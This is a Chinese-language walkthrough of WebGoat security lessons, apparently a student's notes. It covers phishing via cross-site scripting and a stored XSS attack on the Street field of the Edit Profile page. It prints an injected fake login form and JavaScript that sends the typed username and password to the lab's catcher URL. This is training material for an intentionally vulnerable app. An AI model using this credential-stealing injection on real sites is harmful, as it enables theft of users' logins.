
1. 插入一个获取credentials的html：


```
<form name="phish"><br><br><HR><H3>This feature requires account login:</H3 ><br>
<br>Enter Username:<br><input type="text" name="user"><br>Enter Password:<br><input
type="password" name = "pass"><br></form><br><br><HR>
```


2. 插入一个javascript处理两个input：

```
<script>function hack(){ XSSImage=new Image;
XSSImage.src="http://localhost:8080/WebGoat/catcher?PROPERTY=yes&user="+
document.phish.user.value + "&password=" + document.phish.pass.value + "";
alert("Had this been a real attack... Your credentials were just stolen. User Name
= " + document.phish.user.value + "Password = " + document.phish.pass.value);}
</script>
```

把它们拼到一起，即可完成该题：







LAB: Cross Site Scripting


与注入攻击的lab一致，是对学习的攻击知识进行应用

Stage 1: Stored XSS


作为Tom的身份，以正常的方式登录，抵达Edit Profile界面：

Stage 1


Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").



尝试在`street`行进行插入代码：



再使用jerry的身份正常登录，在登录后选择`ViewProfile`时发现攻击成功：



这是因为当获取Tom的Street信息时，运行了恶意代码。

成功图片如下：

Show Source | Show Solution | Show Plan | Show Hints | Restart Lesson


Stage 2

Stage 2: Block Stored XSS using Input Validation.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to block the stored XSS before it can be written to the database. Repeat stage 1 as 'Eric' with 'David' as the manager. Verify that 'David' is not affected by the attack.

*** You have completed Stage 1: Stored XSS.**
*** Welcome to Stage 2: Block Stored XSS using Input Validation**



Stage 2: Block Stored XSS using Input Validation(ignored)

Stage 3: Stored XSS Revisited

这个问题与stage 2息息相关，因此该stage也应当被忽略，但仍然可以验证其正确性：

Show Source | Show Solution | Show Plan | Show Hints | Restart Lesson

